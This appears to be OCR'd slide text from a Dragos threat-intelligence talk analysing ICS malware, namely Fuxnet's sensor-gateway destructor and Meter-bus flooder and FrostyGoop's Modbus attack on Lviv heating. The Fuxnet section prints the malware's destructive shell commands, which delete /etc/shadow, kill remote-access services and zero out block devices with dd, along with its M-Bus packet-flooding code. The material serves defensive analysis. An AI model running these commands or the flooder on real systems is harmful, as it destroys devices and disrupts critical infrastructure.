
Issue a "UBI Volume Update" IOCTL operation with overly large size

write to volume UBI_WRITE_ROUNDS number of times with ubi_buff data (0xff).

system expects total size of written data to be:
UBI_WRITE_SIZE * UBI_WRITE_ROUNDS + UBI_WRITE_SIZE

…but we are only writing:
UBI_WRITE_SIZE * UBI_WRITE_ROUNDS
an "incomplete" amount of data

FUXNET: SENSOR-GATEWAY DESTRUCTOR



```
    system("mount -o remount,rw /; mount -o remount,rw /opt; mount -o remount,rw /mnt/usb");
    system("rm -rf /etc/passwd /etc/shadow /sbin/agetty /usr/sbin/telnetd /usr/sbin/sshd /usr/bin/pinger /usr/bin/ifinfo /usr/bin/smsd /etc/config /usr/sbin/uhttpd /opt /mnt/usb /var/log");
    system("systemctl stop systemd-logind; systemctl stop ssh; systemctl stop serial-getty@ttyS0; systemctl stop getty@tty1");
    system("killall -9 sshd telnetd dropbear uhttpd askfirst smsd agetty");
    system("pkill -9 sshd; pkill -9 telnetd; pkill -9 dropbear; pkill -9 uhttpd; pkill -9 askfirst; pkill -9 smsd; pkill -9 agetty");
    system("cp /bin/sh /dev/shm");
    system("firstboot -y");
    sleep(REAPER_RMRF_DELAY);
    system("ip route del default; route del default gw");
    system("ip link del eth0; ip link del sim1; ip link del pppol2tp1");
    system("ifconfig eth0 down; ifconfig sim1 dopwn");
    system("rm -rf /root /etc 2>/dev/null >/dev/null &");
    system("dd bs=4k if=/dev/zero of=/dev/mmcblk0 2>/dev/null >/dev/null &");
    system("dd bs=4k if=/dev/zero of=/dev/mtdblock7 2>/dev/null >/dev/null &");
    system("dd bs=4k if=/dev/zero of=/dev/sda 2>/dev/null >/dev/null &");
    system("dd bs=4k if=/dev/zero of=/dev/sdb 2>/dev/null >/dev/null &");
    system("mv /bin/sh /bin/sh.bak; sync; sync"); // LAST, Therafter no more system() calls allowed.
```

- Deletes critical system files
- Stops critical services for remote access and networking
- Delete the routing table, completely isolating device from network


End result: sensor-gateway that is unable to communicate or function properly.

FUXNET: METER-BUS FLOODER

However, the sensor-gateway destructor components are not ICS-specific. Rather, they’re Linux destructor components.

For two hours, before destroying the sensor-gateway, Blackjack launched a “flooding” attack on the sensors themselves.

This caused a Denial of Service condition in the sensors…



```c
static size_t
mk_mbus_packet(struct mbus_msg *m) {
    mk_mbus_mode = rand() % 2;

    if (mk_mbus_mode == 0) {
        // As close as real traffic
        rv = rand() % 100;
        if (rv < 40)
            m->len = 0x08;
        else if (rv < 70)
            m->len = 0x0a;
        else if (rv < 80)
            m->len = 0x0c;
        else if (rv < 90)
            m->len = 0x0e;
        else
            m->len = 0x1f;

        m->addr[0] = 0x7f;
        randcpy(&m->addr[1], m->len - 1 - 2);
        mbus_crc_add((uint8_t *)m, 4 + 2 + m->len - 2);
        return m->len + 4 + 2;
    }

    // ALL RANDOM
    m->len = 2 + rand() % (256 - 2);
    randcpy(&m->addr[0], m->len - 2);
    mbus_crc_add((uint8_t *)m, 4 + 2 + m->len - 2);

    return 4 + 2 + m->len;
}
```

generate rand num between 0,1

if num == 0, generate rand num between 0,100

rv (random value) determines how big our mbus length is (8, 10, 12, 14, or 31 bytes)

hardcoded mbus broadcast value of 0x7f. Then generate m->len-3 number of random values

if num==1, generate rand num between 2-256 for mbus length. Then generate m->len-2 number of random values

FUXNET: SENSOR DENIAL-OF-SERVICE

A Denial-of-Service condition was achieved in the sensor through two mechanisms:


1. Flooding the sensor (similar to HTTP flooding attack): overwhelm device so it cannot process a single request.
2. 0-day fuzzing: send junk data that adheres to the Meter-bus protocol in hopes of triggering a memory corruption vulnerability.

This is the first time I've seen a threat actor attempt to trigger a DoS vulnerability *in-the-wild during a live operation.*

FUXNET SIGNIFICANCE

Self-proclaimed "hacktivists" interest in ICS/OT is becoming increasingly common.

- Blackjack, Cyber Army of Russia Reborn, Cyber Av3ngers
- Blackjack is the first to use ICS-specific malware.



Full Pint Beer
@fullpintbeerpgh

Ugh - the brewery control system received a CYBER ATTACK over the weekend!!! We are working to restore things to working order, kudos to the crew at @Brewmation for working with us over the Thanksgiving weekend! Thank goodness for backups!

#cyberattack #automation #ransomware

12:29 PM · Nov 28, 2023 · 3,962 Views

FROSTYGOOP – JANUARY 2024

Malware disrupted the power supply to the heating service of over 600 apartment buildings in Lviv, Ukraine.

- Sub-zero temperatures!
- Remediation took almost 2 days.

The Cyber Security Situation Center, a part of the Security Service of Ukraine, shared details of the attack with Dragos.

ANDY GREENBERG SECURITY JUL 23, 2024 5:00 AM

How Russia-Linked Malware Cut Heat to 600 Ukrainian Buildings in Deep Winter


Lviv, Ukraine

FROSTYGOOP

Using Modbus, it had the ability to read/write holding registers in the heating system controllers.

- Accepts command line inputs or configuration files specifying target IP address, Modbus commands, etc.
- Uses an open-source Github library to do Modbus communication

Threat actor gained initial access by exploiting a vulnerable router.



```
TCP        66 49374 → 502 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        66 502 → 49374 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        54 49374 → 502 [ACK] Seq=1 Ack=1 Win=131328 Len=0
Modbus…    66    Query: Trans:     1; Unit: 254, Func:   3: Read Holding Registers
Modbus…    73 Response: Trans:     1; Unit: 254, Func:   3: Read Holding Registers
TCP        66 49375 → 502 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        66 502 → 49375 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        54 49375 → 502 [ACK] Seq=1 Ack=1 Win=131328 Len=0
Modbus…    66    Query: Trans:     1; Unit: 254, Func:   3: Read Holding Registers
Modbus…    83 Response: Trans:     1; Unit: 254, Func:   3: Read Holding Registers
TCP        66 49376 → 502 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        66 502 → 49376 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        54 49376 → 502 [ACK] Seq=1 Ack=1 Win=131328 Len=0
Modbus…    66    Query: Trans:     1; Unit: 254, Func:   6: Write Single Register
Modbus…    66 Response: Trans:     1; Unit: 254, Func:   6: Write Single Register
TCP        66 49377 → 502 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        66 502 → 49377 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        54 49377 → 502 [ACK] Seq=1 Ack=1 Win=131328 Len=0
Modbus…    87    Query: Trans:     1; Unit: 254, Func:  16: Write Multiple Registers
Modbus…    66 Response: Trans:     1; Unit: 254, Func:  16: Write Multiple Registers
```

EXAMPLE OF FROSTYGOOP NETWORK TRAFFIC

FROSTYGOOP SIGNIFICANCE

First tool with Modbus capability used in the wild.

This malware is a simple Modbus client.

- Without the context, it’s hard to differentiate benign Modbus clients from malicious ones.
- OS libs make it easy to communicate with industrial devices
- The challenge in ICS-specific malware is understanding what changes map to what real world processes.

PROGRESSION OF CAPABILITIES

In general, these capabilities have shown greater ICS-specific knowledge over time.

- Open-source libraries make it very easy for attackers.

There is growing interest in more generic capabilities that can impact various devices and be used interactively.

- PIPEDREAM demonstrated this.

Attackers attempting operational disruption also hamper recovery efforts.

REFERENCES

- What is a PLC? - https://plcynergy.com/what-is-plc/
- The Diamond Model of Intrusion Analysis - https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf
- Salvaging the Iran nuclear deal - https://www.japantimes.co.jp/opinion/2021/04/10/commentary/world-commentary/iran-u-s-joe-biden-nuclear-weapons/
- W32.Stuxnet Dossier - https://docs.broadcom.com/doc/security-response-w32-stuxnet-dossier-11-en
- The Stuxnet Worm - https://www.semanticscholar.org/paper/The-Stuxnet-Worm-Mueller/1501b8b7da65c8fc15846bd67765db735b23cda8
- Discovered a New Havex Variant - https://securityaffairs.com/26778/cyber-crime/havex-variant-opc.html
- Lessons Learned from Forensic Analysis of Ukrainian Power Grid Cyber Attack - https://blog.isa.org/lessons-learned-forensic-analysis-ukrainian-power-grid-cyberattack-malware
- Petro Rabigh - https://japan.aramco.com/en/creating-value/services/projects/petro-rabigh
- How Russia-Linked Malware Cut Heat to 600 Ukrainian Buildings in Deep Winter - https://web.archive.org/web/20240817020757/https://www.wired.com/story/russia-ukraine-frostygoop-malware-heating-utility/

THANK YOU

DRAGOS

https://sam-hanson.space